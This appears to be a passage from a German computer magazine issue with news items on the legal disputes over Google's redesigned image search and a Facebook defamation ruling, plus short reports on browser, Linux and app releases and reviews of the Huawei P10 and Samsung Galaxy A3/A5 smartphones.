Illegalen Bilderrahmen?

Googles neue Bildersuche wirft juristische Fragen auf

Mehrere Funktionen von Googles überarbeiteter Bildersuche kollidieren eventuell mit deutschem Recht. Sogar Nutzer könnten mithaften, zum Beispiel, wenn sie Suchergebnisse per „Teilen“ weiterverbreiten.

Von Holger Bleich und Brian Scheuch

Einmal mehr bringt Google die Urheber gegen sich auf. Stein des Anstoßes ist diesmal die Bildersuche in Desktop-Browsern: Anfang Februar stellte der Konzern deren Präsentation in Deutschland und Frankreich auf ein neues, App-ähnliches Format um.

Anders als bislang bettet Google gefundene Bilder großformatig (als Blow-Up) in einen schwarzen Rahmen ein. Die Dateien lädt Google über den gecrawlten Deeplink von der Originalquelle („Hotlinking“). So entsteht zwar bei der Quelle ein Abruf, der aber beispielsweise von Analyse-Tools nicht als Page Impression gezählt wird. Im Rest der Welt war dieser Wechsel bereits 2013 erfolgt, nur in den beiden Ländern mit ihrer sehr urheberfreundlichen Gesetzeslage ließ sich Google bis jetzt Zeit – wohl nicht ohne Grund.

Wie zu erwarten war, hagelte es sofort Kritik. So forderten neun Verbände, darunter der Bundesverband professioneller Bildanbieter (BVPA) und der Deutsche Journalisten-Verband (DJV), Google in einem offenen Brief dazu auf, doch bitte „zu einer rechtskonformen Suchanzeige von Bildern zurückzukehren“. Die neue Ergebnisansicht der Bildersuche verletze die Interessen und Rechte

von Fotografen, Bildagenturen, Illustratoren und Grafikern.

Bild ohne Quelle

Die eigentliche Webseite, die das Bild enthält, ist nicht mehr zu sehen. Gezeigte Fotos stehen somit in einem neuen Kontext, was eine „Verletzung des Urheberpersönlichkeitsrechts“ darstellt, so die Verbände. Erst ein Klick auf „Seite besuchen“ führt zur Quelle. Ein kleiner Texthinweis weist darauf hin, dass das Werk „eventuell urheberrechtlich geschützt“ sei. Ein Vermerk auf den jeweiligen Urheber des Bildes fehlt jedoch.

Außerdem bietet Google an, das Bild über einen Button in sozialen Netzwerken oder via E-Mail zu „teilen“. Klickt man darauf, entsteht ein Shortlink, der auf die Google-Ergebnisseite mit dem Bild verweist – nicht etwa auf die Quelle. Damit, so die Verbände, räume der Nutzer den sozialen Medien de facto „eine weltweite, kostenfreie Lizenz an den geteilten IP-Inhalten“ ein, obwohl er dazu gar nicht in der Lage sei. Die neue Teilen-Funktion fördere daher ein rechtswidriges Verhalten.

Bereits die vorherige Präsentation der Bildersuche war anfangs juristisch umstritten. Google hatte Nutzern daumen-große Miniaturansichten (Thumbnails) gezeigt, die per Link auf die Ergebnisseite verwiesen. Der Bundesgerichtshof entschied im Jahr 2010 erstmalig über die Zulässigkeit dieser Vorschau-bilder.

Eine Künstlerin hatte Google vorgeworfen, dass ihre Kunstwerke ohne ihre Einwilligung in der Ergebnisansicht auftauchten. Der BGH hatte klargestellt, dass die Bildersuche grundsätzlich in das Recht der öffentlichen Zugänglichmachung nach Paragraph 19a des Urheberrechtsgesetzes (UrhG) eingreift. Jedoch erachtete

Anzeige

der BGH die Wiedergabe der Bilder nicht als rechtswidrig, da die Urheberin keine Schutzmaßnahmen gegen das Auffinden in der Bildersuche getroffen hatte – etwa mit robots.txt.

Neuer Streit

Die Rechtslage zur neuen Bildersuche ist noch problematischer. Eine Tendenz hierzu gibt das Landgericht (LG) Hamburg: Es hatte in einem Fall über die neue Bildersuche zu entscheiden – jedoch nicht für den Desktop, sondern auf dem Smartphone. Das LG Hamburg bezog sich auf die Entscheidung des BGH und ging davon aus, dass auch die Mobil-Bildersuche von der Einwilligung der Nutzer gedeckt sei, wenn eine wesentlich geringere Bildauflösung verwendet wird. In dem konkreten Fall hatte das Originalbild eine Auflösung von 596×430 Bildpunkten; Google zeigte es mit nur 225×225 Bildpunkten an.

Zur Mobil-Bildersuche existiert allerdings noch keine höchstrichterliche Rechtsprechung, und die neue Desktop-Version stellt wieder einen anderen Fall dar. Denn hier zeigt Google die Bilder teilweise nicht, wie vom LG Hamburg gefordert, „wesentlich verkleinert“. Offen bleibt, ob sich auch für die neue Bildersuche eine Einwilligung konstruieren lässt. Denn die bisherige Lösung des BGH bezeichnen einige Juristen als „juristische Krücke“.

Framing als Legitimation

Als ebenfalls problematisch erscheint vielen Juristen die eingeführte „Teilen“-Funktion. Auch hier wird das Bild ja großformatig angezeigt. Unklar ist nicht nur, ob ein solches Vorgehen seitens Google

zulässig ist, sondern auch, ob Nutzer durch das Teilen für rechtswidrige Inhalte haften können.

Das LG Frankfurt entschied zum Beispiel, dass der Betreiber einer Website mit dem Einfügen eines Teilen-Buttons zwar eine „schlichte Einwilligung“ zum Teilen der Inhalte gibt. Dennoch hatte das LG Frankfurt den Beklagten verurteilt, da dieser nicht die Teilen-Funktion an sich benutzt, sondern den fraglichen Artikel vollständig kopiert hatte.

Die Besonderheit der neuen Bildersuche besteht darin, dass der Teilen-Button nicht vom Webseitenbetreiber stammt, sondern von Google. Deshalb ist fragwürdig, ob man daraus noch eine Einwilligung hinsichtlich des Teilens konstruieren kann. Nutzer der Bildersuche sollten die Teilen-Funktion mit erhöhter Vorsicht genießen, da sie mit dem Teilen eine öffentliche Zugänglichmachung vornehmen könnten und deshalb sogar Gefahr laufen, abgemahnt zu werden.

Möglicherweise könnte die „Framing“-Rechtsprechung eine Legitimationsgrundlage bilden: Der Europäische Gerichtshof (EuGH) entschied im Februar 2014, dass Framing – also das Einbetten fremder Videos auf einer Webseite – keinen Urheberrechtsverstoß darstelle, wenn die Videos frei veröffentlicht wurden. Das ist etwa bei YouTube-Videos der Fall, die jeder in eine Webseite einbinden darf.

Google jedenfalls sieht sich auf der sicheren Seite und verweist exakt auf dieses Framing-Urteil des EuGH. Man sei „überzeugt, dass auch die verbesserten Funktionalitäten der Bildersuche rechtskonform sind“, teilte der Konzern c't mit.

(hob@ct.de) **ct**

Anzeige



Juristisch umstritten: Google zeigt in der neuen Bildersuche Fotos ohne jeden Quellenhinweis.

Urteil: Facebook haftet nicht für Verleumdungen



Foto: Joerg Heldrich

Großes Medieninteresse: Anas M. (rechts) im Gespräch mit seinem Rechtsanwalt Chan-jo Jun

Facebook muss nach einem Urteil des Landgerichts (LG) Würzburg auch weiterhin nicht aktiv nach rechtswidrigen Inhalten suchen und diese löschen. Im konkreten Fall unterlag der syrische Flüchtling Anas M. mit seinem Antrag auf eine einstweilige Verfügung gegen Facebook. Er muss verleumderische Beiträge gegen ihn weiterhin selbst suchen und melden.

Zu dem Rechtsstreit gegen den US-Konzern war es gekommen, weil Anas M. auf verleumderischen Fotomontagen fälschlicherweise als Terrorist und Attentäter dargestellt wurde. Diese rechtswidrigen Beiträge wurden hundertfach auf Facebook geteilt. Der Flüchtling forderte deshalb von Facebook nicht nur den Originalbeitrag zu löschen, sondern auch alle Duplikate.

In der Verhandlung Anfang Februar 2017 hatte Rechtsanwalt Chan-jo Jun als Vertreter des Klägers 40 Stellen mitgeteilt, an denen die Bilder nach wie vor veröffentlicht seien. Nur eine geringe Anzahl der bemängelten Postings sei tatsächlich gesperrt worden. Die Facebook-Anwälte sagten, das sei technisch gar nicht möglich. Facebook habe keine „Wundermaschine“, die in der Lage sei, das Netzwerk auf die Existenz von Bildern und Texten zu durchsuchen.

In der mündlichen Urteilsbegründung stellte das LG Würzburg heraus, dass Facebook „weder Täter noch Teilnehmer der hier unstrittigen Verleumdungen“ sei. Es läge weder ein „Behaupten“ noch ein „Verbreiten“ durch Facebook selbst vor. Facebook habe sich die streitgegenständlichen Inhalte auch nicht zu eigen gemacht.

Das Urteil vom 7. März ist noch nicht rechtskräftig. Anas M. könnte Berufung am Oberlandesgericht Bamberg einreichen oder eine Hauptsacheklage vor einem Landgericht erheben. Sein Rechtsanwalt Jun erklärte allerdings, dass er das kommende Verfahren nicht anwaltlich vertreten werde.

(hob@ct.de)

WebAssembly kommt in die Browser

Mit den Versionen 52 und 57 unterstützen die aktuellen Browser Firefox respektive Chrome den Standard WebAssembly (wasm). Dabei handelt es sich um einen auf Betreiben von Mozilla entstandenen Bytecode zur Ausführung in Web-Browsern. WebAssembly-Code soll sowohl die Ladezeiten als auch die Ausführung von Web-Anwendungen gegenüber JavaScript noch weiter beschleunigen. Der neue Standard soll vor allem bei Performance-hungrigen Anwendungen wie Spielen zum Einsatz kommen. WebAssembly ist ein Branchenstandard, an dessen Definition und Umsetzung unter anderem Repräsentanten der vier großen Browser-Engines Firefox, Chrome, Edge und WebKit beteiligt waren. Es ist also wohl nur eine Frage der Zeit, bis auch die Browser von Microsoft und Apple nachgerüstet werden.

Firefox 52 unterstützt keine NPAPI-Plug-ins (Netscape Plugin API) mehr; die einzige Ausnahme ist Flash. Der neue Mozilla-Browser erkennt Portalseiten von WLAN-Hotspots und öffnet sie in einem neuen Tab, sobald sich der Nutzer beim Hotspot angemeldet hat. Außerdem wurde die Synchronisation erweitert, sodass Nutzer die offenen Tabs von einem Gerät zu einem anderen übertragen können.

(jo@ct.de)

Google erkennt Web-Bots vollautomatisch

Google hat sein Projekt Invisible ReCaptcha freigegeben. Website-Betreiber können damit Online-Formulare vor dem Zugriff durch Bots schützen, ohne dass der Besucher zusätzliche Schritte unternehmen müsste. Bisher musste er zum Beispiel Wörter erkennen und in ein Formularfeld eintragen. Beim nach wie vor verfügbaren ReCaptcha 2, dem Vorgänger von Invisible ReCaptcha, muss er immerhin einen Haken im Kästchen „Ich bin kein Roboter“ setzen.

(jo@ct.de)

Online-Notizen

Google hat zwei neue Dienste für Unternehmen vorgestellt: **Hangouts Meet** ermöglicht Videokonferenzen mit bis zu 30 Teilnehmern, **Hangouts Chat** den schnellen Informationsaustausch in Chat-Form.

Facebook rüstet seinen Messenger mit einer Funktion aus, die Inhalte nach 24 Stunden wieder verschwinden lässt: **Messenger Day**.

Ein neues Browser-Plug-in für Chrome, **WordPress.com for Google Docs**, überträgt Google-Docs-Dokumente per Klick zu WordPress. Dabei bleiben sogar Formatierungen sowie Bilder und deren Anordnung erhalten.

Apple-Zulieferer will nur erneuerbare Energien

Apple drängt seine Zulieferer, die CO₂-Emissionen bei der Herstellung von Komponenten für Apple-Produkte zu senken; Zulieferer sollen dafür möglichst auf erneuerbare Energien setzen. Als erstes will nun das japanische Unternehmen Ibiden vollständig unter Einsatz erneuerbarer Energien produzieren, meldet Apple. Auch ein chinesischer Apple-Zulieferer hat sich dazu verpflichtet, Strom zu 100 Prozent aus regenerativen Energien zu beziehen.

Ibiden will in über zwanzig seiner Werke auf erneuerbare Energien setzen, schreibt Apple. Zum Konzern gehört auch eine der größten schwimmenden Solarkraftanlagen Japans. Die Projekte sollen zusammen mehr als 12 Megawatt an Solarstrom liefern. Dies sei mehr, als für die Apple-Produktion benötigt werde. Ibiden produziert Leiterplatten, technische Keramiken und Faserwollen für die Industrie, beliefert jedoch hauptsächlich die Automobilindustrie mit Komponenten. Die Firma war maßgeblich an der Entwicklung des weltweit ersten serienreifen Dieselmotorkraftstofffilters beteiligt.

Apple ist „stolz darauf“, derartige Projekte in Partnerschaft mit Zulieferern umzusetzen, „die erkannt haben, dass Investitionen in erneuerbare Energien gut für die Umwelt und gut fürs Geschäft sind“, erklärte die Umweltchefin des Unternehmens, Lisa Jackson. Großinvestitionen wie ein Solarstrom-Deal in Kalifornien sparten für Apple auf lange Sicht „mehrere hundert Millionen Dollar ein“ hatte Jackson schon vor zwei Jahren gesagt.

Für die Herstellung von Apple-Produkten sollen bis Ende 2018 pro Jahr über 2,5 Milliarden Kilowattstunden aus erneuerbaren Energien generiert werden, teilte der Konzern mit. Apples Treibhausgas-Emissionen legten zuletzt deutlich zu. Für das Geschäftsjahr 2016 liegen freilich noch keine Zahlen vor.


Apple sucht in Werken der asiatischen Zulieferer und Auftragsfertiger verstärkt nach Möglichkeiten zur Energieeinsparung. Um die Emissionen bei der Materialfertigung zu reduzieren, werde beim Schmelzen von Aluminium inzwischen vorrangig auf Wasserkraft anstatt auf fossile Brennstoffe gesetzt, schreibt Apple im jüngsten Umweltbericht. (dz@ct.de)

Aufräumhilfe für Mac-Festplatten

Erwin Bonsma hat sein GrandPerspective genanntes, kostenloses Festplattenverwaltungstool in Version 1.91 veröffentlicht (siehe c't-Link). Mit dem Open-Source-Werkzeug lässt sich die Platzbelegung für jede einzelne Datei eines macOS-Volumens visualisieren. Dateien sind in Form von Rechtecken dargestellt, deren Größe der Platzbelegung auf der Festplatte entspricht. So sind große Dateien oder besonders üppig gefüllte Ordner auf Anhieb sichtbar und man kann beispielsweise nicht länger benötigte Dateien direkt in GrandPerspective löschen. GrandPerspective kann Dateisysteme nach diversen Kriterien filtern, stellt verschiedene Dateiformate farblich abgesetzt dar und kann den aktuellen Stand der Abbildung für später speichern.

Die Ende Februar erschienene Version 1.90 brachte unter anderem Quick-Look-Funktionen zur schnellen Vorschau von ausgewählten Dateien mit. Die kurz darauf veröffentlichte Version 1.91 beseitigt kleine Fehler und bringt eine erweiterte Anleitung mit. (dz@ct.de)


GrandPerspective: ct.de/ydnj



Mit dem Tool GrandPerspective lässt sich die Größe jeder einzelnen Datei eines Mac-Volumens grafisch im Verhältnis zu anderen darstellen.

Anzeige

Manjaro 17.0



Manjaro 17 bringt einen grafischen Installer mit und ist damit leichter zu installieren als Arch Linux.

Das Manjaro-Projekt hat Manjaro 17.0 alias „Gellivara“ freigegeben. Das „Flaggschiff“ der auf Arch Linux basierenden Distribution ist die Variante mit Xfce 4.12. Weitere offizielle Ausgaben enthalten KDE Plasma 5.9 und Gnome 3.22. Community-Editions stellen darüber hinaus Live-Images mit vorkonfiguriertem Cinnamon, i3 und Lxqt bereit.

Standard-Kernel in Manjaro 17.0 ist Linux 4.9, der Manjaro-Einstellungsmanager hilft mit seiner grafischen Oberfläche, aus den verfügbaren Kernels einen passenden auszuwählen – diese reichen von der soliden 3.10er-Reihe bis zum neuesten Kernel 4.10. Zusätzlich gibt es in den Paketquellen zwei Echtzeit-Kernel.

Manjaro nutzt eigene Paketquellen und ist daher nicht ganz so schnell mit Updates wie Arch Linux; die Software-Auswahl ist trotzdem sehr aktuell. Im Unterschied zu Arch bietet das Live-System von Manjaro nicht nur eine grafische Oberfläche, sondern bringt auch den grafischen Installer Calamares 3.1.0 mit. Manjaro hält auch grafische Tools zur Administration bereit: Bei der Software-Verwaltung hilft Pamac 4.3, der auch auf die PKGBUILDs des Arch User Repository (AUR) zugreifen kann. Der Manjaro-Einstellungsmanager ergänzt die System-einstellungen der jeweiligen Desktop-Umgebung um zusätzliche Optionen und hilft beim Einrichten proprietärer Grafiktreiber. (lmd@ct.de)

Skype für Linux 5.0 Beta

Die Skype-Entwickler haben Skype für Linux 5.0 als Betaversion veröffentlicht. Der Client soll jetzt auch Videoanrufe mit Nutzern der Windows-, macOS-, iOS- und Android-Ausgaben durchführen können. Voraussetzung ist allerdings, dass Letztere ebenfalls die aktuelle Version verwenden. Zudem beherrscht der Linux-Client jetzt auch kostenpflichtige Anrufe bei Festnetznummern.

Mit Skype für Linux lassen sich jetzt auch die geteilten Desktops anderer Clients betrachten. Das funktioniert mit Windows-Clients ab Version 7.33 und macOS-Clients ab Version 7.46. Wer den Ubuntu-Desktop Unity nutzt, sieht die Anzahl ungelesener Skype-Nachrichten direkt im Launcher. Die Kontaktliste kann jetzt auch einen Status wie „Abwesend“ oder „Nicht stören“ anzeigen. (lmd@ct.de)

Zorin OS 12.1

Eine Linux-Distribution für Windows-Umsteiger: Zorin OS will ehemaligen Windows-Usern einen optisch vertrauten Desktop bieten und für sie leicht zu bedienen sein. Version 12.1 setzt daher auf eine angepasste Gnome-Shell-Oberfläche, die an Windows 10 erinnert.

Zorin OS nutzt die Paketbasis von Ubuntu 16.04, ergänzt durch ein eigenes Repository (PPA), das Artwork, Patches und Desktop-Anpassungen liefert. Version 12.1 beschert Zorin OS den aktuellen Hardware Enablement Stack von Ubuntu 16.04 LTS. Das bringt neben einem aktuelleren Kernel 4.8 auch neue Versionen für den X-Server von X.org sowie Mesa und verbessert die Hardware-Unterstützung.

Als Büropaket dient in Zorin OS LibreOffice, Standard-Browser ist Chromium, zur Bildbearbeitung dient Gimp. Als Mail-Client kommt standardmäßig Geary zum Einsatz, der zwar eine modernere Oberfläche mitbringt, im Funktionsumfang aber nicht mit Thunderbird mithalten kann. Die Windows-Laufzeitumgebung Wine ist vorinstalliert; viele Windows-Programme lassen sich damit auch unter Linux betreiben. Bei der Installation und Konfiguration hilft das Tool PlayOnLinux. Zur Installation und Verwaltung von Software ist Gnome-Software dabei, die Installation übernimmt der Ubuntu-Installer Ubiquity.

Zorin OS gibt es in drei Varianten: die kostenlose Ausgabe Zorin OS Core, Zorin OS Business für 15 Euro sowie Zorin OS Ultimate für 19 Euro. Die Ausgaben Business und Ultimate installieren weitere Software und Spiele und halten zusätzliche Desktop-Layouts für den Einstellungsdialog Zorin Appearance bereit. Ultimate-Käufer erhalten e-Mail-Support. Die auf der Website genannten zusätzlichen Anwendungen wie Mixxx DJ Software, Blender, Lmms, Kdenlive, Mypaint oder Ardour lassen sich aber über die Paketquellen auch in Zorin OS Core nachinstallieren. (lmd@ct.de)

Linux-Notizen

Die auf Debian Unstable basierende Linux-Distribution **Siduction 2017.1.0** bringt mit Calamares einen neuen Installer im Live-System mit. Die Installations-Images sind mit verschiedenen Desktop-Oberflächen für 64-Bit-x86-Systeme verfügbar.

Die Entwicklung der nächsten Ubuntu-Version schreitet voran. Mittlerweile hat das Projekt die **erste Beta von Ubuntu 17.04** mit dem Spitznamen „Zesty Zapus“ veröffentlicht. Ende April soll Ubuntu 17.04 fertig werden.

Der Publisher Feral Interactive hat das **Rennspiel „Dirt Rally“** auf Linux portiert. Für Windows ist das Spiel bereits seit 2015 bei Steam verfügbar.

Der Drucker-Server des neuen **Samba 4.6.0** emuliert einen Windows Server 2003 R2 SP2, was für neuere Druckertreiber erforderlich ist. Zudem können nun auch Windows-10-Clients Druckertreiber hochladen. Neu ist eine bessere Kontrolle der Verschlüsselung für Kerberos-Clients, die Konfiguration kann nun starke Algorithmen vorschreiben.

Smartify erkennt Kunstgemälde

Das niederländische Unternehmen Mobgen Designs hat eine Smartphone-App namens Smartify veröffentlicht, die per Smartphone-Kamera gescannte Kunstgemälde erkennt und dazu Infos per Text oder Audio liefert – eine Art übergreifender Museums-Guide also. Die Daten stammen aus Kunstgalerien, die mit dem Anbieter kooperieren.

Smartify will explizit keinen User Generated Content einbeziehen, um die Rechte der Künstler und Mu-

seen zu gewährleisten. Der offizielle Start der App ist im Mai, eine funktionstüchtige Version ist für Android und iOS aber jetzt schon zu haben. Derzeit machen allerdings erst fünf Museen mit, darunter das Rijksmuseum in Amsterdam – dessen Bilder erkannte die App im Test zuverlässig. (acb@ct.de)

Smartify erkennt Gemälde und liefert Infos dazu – derzeit aber nur in wenigen Museen.



Neue c't-App

In eigener Sache: Die **neue c't-App für Android** startet Ende März. Version 3.0 hat unter anderem eine neue Oberfläche, öffnet c't-Artikel schneller und synchronisiert Lesezeichen Geräte-übergreifend.

Während Login-Daten, Token und Lesezeichen beim Update übernommen werden, müssen Heft-Inhalte aufgrund eines neuen Datenmodells erneut heruntergeladen werden. Daten aus der Beta-Version der c't-App werden ebenfalls nicht übertragen. In unserer FAQ über den c't-Link zum kommenden Update haben wir alle Details zusammengestellt.

Infos zur App:
ct.de/yzp2



c't-App 3.0

Anzeige

Zweifach bemüht

Android-Smartphone Huawei P10 mit Doppelkamera von Leica



Das P10 ist Huaweis neues Spitzen-Smartphone und soll dank der teils von Leica stammenden Doppelkamera den Konkurrenten ein Objektiv voraus sein. Im Test verursachte die Spezialkamera gemischte Gefühle – die restliche Hardware ebenfalls.

Von Hannes A. Czerulla

Im Gegensatz zu anderen Komponenten besteht bei Smartphone-Kameras technisch noch Potenzial. Huawei hat sich dafür mit dem Kamerabauer Leica zusammengetan und seinem Spitzen-Smartphone P10 eine Doppelkamera spendiert. Ohne das Gehäuse mit einem Buckel zu verunstalten, sitzen beide Kameras auf der Telefonrückseite nebeneinander. Beide sind mit eigenem Objektiv und Sensor ausgestattet. Der Unterschied: Während

die eine Kamera Farbaufnahmen mit 12 Megapixel schießt, nimmt die andere Schwarzweiß-Bilder mit knapp 20 Megapixel auf.

Für die fertigen Fotos kombiniert Huaweis Kamera-App beide Aufnahmen zu einem 20-Megapixel-Foto, andere Kamera-Apps nehmen nur 12 Megapixel auf. Sinn und Zweck des Ganzen: Mithilfe der monochromen Aufnahmen soll der Kontrastumfang erhöht und die Auslösezeit verkürzt werden. Als positiven Nebeneffekt kann man auch echte monochrome Bilder schießen. Die Sensoren stammen übrigens von Sony – wie bei den meisten anderen Smartphones auch.

Im Fotolabor zeigt sich, dass sich der technische Aufwand nur zum Teil gelohnt hat: Auf den ersten Blick gefallen uns die Bilder sehr gut mit hohem Kontrast, realitätstreuen Farben und Schärfe. Bei Letzterer übertreibt die Software aber und schärft so stark nach, dass die Bilder an ei-

nigen Stellen unnatürlich überzeichnet wirken – der Effekt ist subtil, aber sichtbar. Strukturen und Details treten dadurch unnötig stark hervor. Um gegen die besten Konkurrenten Galaxy S7 und iPhone 7 Plus zu bestehen, reicht es deswegen nicht ganz. Die Auslösezeiten fallen auch nicht rekordverdächtig aus, sind aber kurz genug, um Schnappschüsse einzufangen.

Da die monochrome Kamera höher als die farbige auflöst, kann man ohne wahrnehmbaren Qualitätsverlust linear bis zu zweifach zoomen, allerdings nur mit reduzierter Auflösung von 12 Megapixel. Mithilfe der zweiten Kamera kann das Gerät auch Tiefeninformationen erfassen und in Porträts eine künstliche Tiefenschärfe rechnen. Wer den echten Effekt von Teleobjektiven und Systemkameras kennt, wird den Unterschied feststellen, da der Filter nicht ganz präzise arbeitet und der Effekt je nach Einstellung übertrieben wirkt. In Kombination mit der einfachen Frontkamera wird der Bokeh-Effekt ad absurdum geführt, da die Kamera-App den Kopf des Porträtierten nur grob erkennt und umrahmt.

4K-Videos nimmt die Doppelkamera in guter Qualität und dank optischem Bildstabilisator mit wenigen Wacklern auf; nur gelegentlich treten Pump- und Wellenbewegungen auf.

Hardware mit Schwächen

Am Metallgehäuse hat Huawei ganze Arbeit geleistet und dadurch ein hochwertiges, schlankes Äußeres geschaffen – auch wenn viele Design-Elemente offensichtlich von iPhone und Google Pixel übernommen wurden.

Der Huawei-eigene Prozessor Kirin 960 liefert in Benchmarks an sich gute Ergebnisse, reduziert seinen Takt aber bei allen möglichen Gelegenheiten (beispielsweise beim Laden) und nach wenigen Sekunden Vollast um 10 bis 20 Prozent. Für Alltagsaufgaben reicht es dennoch immer.

Besser gefiel das Display mit reichlich Leuchtkraft und hohem Kontrast – für ein LCD. Die Full-HD-Auflösung wird von aktuellen High-End-Modellen zwar übertroffen, eine scharfe Darstellung ist aber gegeben.


Zur Standortbestimmung kann das P10 die Signale aller Arten von Satelliten empfangen: GPS, Glonass, Beidou und Galileo. Es bestimmt seinen Standort genauso schnell und präzise wie die meisten anderen Smartphones; ein spürbarer Vorteil durch die Galileo-Kompatibilität besteht bislang nicht.

Der Akku hält in den meisten Tests einigermaßen lange durch; besonders die Web-Laufzeit von über 16 Stunden kann sich sehen lassen. Wobei wir die Tests wegen einer nicht abschaltbaren Automatik bei 170 cd/m², statt wie sonst bei 200 cd/m² durchführen mussten.

Fazit

Der Preis des Huawei P10 wird erfahrungsgemäß schnell und deutlich fallen – und darauf sollte man bei Interesse warten. Denn Huawei hat vieles gut und richtig gemacht, doch mit anderen Geräten für über 500 Euro hält das P10 in den Details nicht mit. Der Prozessor müsste dauerhaft schneller sein, die Displayauflösung noch höher und die Kamera auch mit weniger Nachbearbeitung hübsche Bilder produzieren. So bleibt ein Smartphone, das man als zukünftigen Preis/Leistungstipp im Hinterkopf behalten sollte. (hcz@ct.de) **ct**

Anzeige

Huawei P10	
Ausstattung	
Betriebssystem / Bedienoberfläche	Android 7.0 / EMUI 5.1
Android-Sicherheitspatch-Ebene	1. Februar 2017
Prozessor / Kerne	HiSilicon Kirin 960 / 4 × 2,4 GHz + 4 × 1,8 GHz
Grafik	ARM Mali-G71 MP8
Arbeitsspeicher / Flash-Speicher (frei)	4 GByte / 64 GByte (52,66 GByte)
Wechselspeicher / maximal	MicroSDXC / 256 GByte
WLAN / Dual-Band / alle 5-GHz-Bänder	IEEE 802.11 a/b/g/n/ac / ✓ / ✓
Bluetooth / NFC / Standortbestimmung	4.2 / ✓ / Beidou, Galileo, Glonass, GPS
Fingerabdrucksensor / für VR-Brillen geeigneter Gyrosensor	✓ / ✓
mobile Datenverbindung ¹	LTE (300 MBit/s Down, 50 MBit/s Up), HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)
Akku / austauschbar / drahtlos ladbar	3200 mAh / – / –
USB-Anschluss	Typ-C (USB 2.0)
Abmessungen (H × B × T)	14,5 cm × 6,9 cm × 0,7 cm
Gewicht	146 g
Farbvarianten	Blau, Gold, Schwarz, Silber
Kamera-Tests	
Kamera-Auflösung Fotos / Video	19,7 MPixel (5120 × 3840) / 4K (3840 × 2160)
Auto- / Touchfokus / Fotoleuchte (Anzahl)	✓ / ✓ / ✓ (2)
Frontkamera-Auflösung Fotos / Video	8 MPixel (3264 × 2448) / Full-HD (1920 × 1080)
Display-Messungen	
Technik / Diagonale (Größe)	LCD (IPS) / 11,3 cm × 6,4 cm (5,1 Zoll)
Auflösung / Seitenverhältnis	1920 × 1080 Pixel (431 dpi) / 16:9
Helligkeitsregelbereich / Ausleuchtung	2 ... 511 cd/m ² / 86 %
Kontrast / Farbraum	1819:1 / sRGB
Die runden Diagramme geben die Winkelabhängigkeit des Kontrasts wieder. Blaue Farbanteile stehen für niedrige, rötliche für hohe Kontraste. Kreise markieren die Blickwinkel in 20-Grad-Schritten. Im Idealfall ist das ganze Bild pink. winkelabhängiger Kontrast: Kreise im 20°-Abstand  0 200 400 600	
Laufzeit-Messungen	
Ladezeit auf 50 % / 100 %	30 min / 106 min
Video (170 cd/m ²)	11,6 h
Video (max. Helligkeit)	7 h
3D-Spiel (170 cd/m ²)	5,8 h
WLAN-Surfen (170 cd/m ²)	16,4 h
Preis	600 €
¹ Herstellerangabe	
✓ vorhanden — nicht vorhanden	

High-End-Ersatz

Samsung Galaxy A3 und A5 (2017) im Edel-Gehäuse



Zwei Smartphones aus der Mittelklasse, die sich als preiswerte Alternativen zu den High-End-Modellen anbieten: Das kompakte Samsung Galaxy A3 und das größere A5 (2017) protzen zwar nicht mit Spitzen-Hardware, bieten aber mehr als brauchbare Ausstattung und nützliche Features wie wasserdichte Gehäuse.

Von Hannes A. Czerulla

Mit dem High-End-Smartphone Samsung Galaxy S7 wird fast jeder Nutzer glücklich: Top-Kamera und Display, todschickes, wasserdichtes Glasgehäuse und schneller Prozessor. Mit dem Preis von über 500 Euro kann sich allerdings nicht jeder anfreunden. Als Alternative hat Samsung das Galaxy A5 (2017) im Angebot.

Von außen ist es kaum vom S7 zu unterscheiden, doch ist es schon für unter 400 Euro zu haben. Wo man Abstriche machen muss, stellte sich im Testlabor heraus.

Zusammen mit dem Galaxy A3 nahmen wir seinen kleinen Bruder Galaxy A3 (2017) in die Mangel. Es bietet sich mit 4,7-Zoll-Display als Alternative zu den kompakten iPhones an. Denn abgesehen von einigen Sony-Telefonen findet man keine Android-Smartphones mehr mit weniger als 5 Zoll Bild diagonal und dennoch leistungsstarker Hardware.

Gehäuse aus Glas

Samsung hat sich alle Mühe gegeben, den Smartphones nicht ansehen zu lassen, dass es sich nicht um sündteure Top-Modelle handelt. Beide sehen dem Galaxy S7 zum Verwechseln ähnlich – abgesehen von der Größe des A3. Sowohl Vorder- als auch Rückseite bestehen aus Gorilla Glass 5, das

an den Seiten leicht gebogen ist. Im Kratztest stellte es sich als so widerstandsfähig heraus, dass Schlüssel und Ähnliches schlimmstenfalls Mikrokratzer hinterlassen. Klar, dass man auf so einer Oberfläche auch jegliche Fingerabdrücke wahrnimmt. Auf den schwarzen Gehäusen unserer Testgeräte fielen sie besonders auf. Zwischen den Glasplatten liegt ein Gehäuserahmen aus Metall. Dank Schutzart IP68 kann man die Geräte bis zu 30 Minuten lang in 1,5 Meter tiefes Wasser tauchen, ohne dass sie Schaden nehmen.

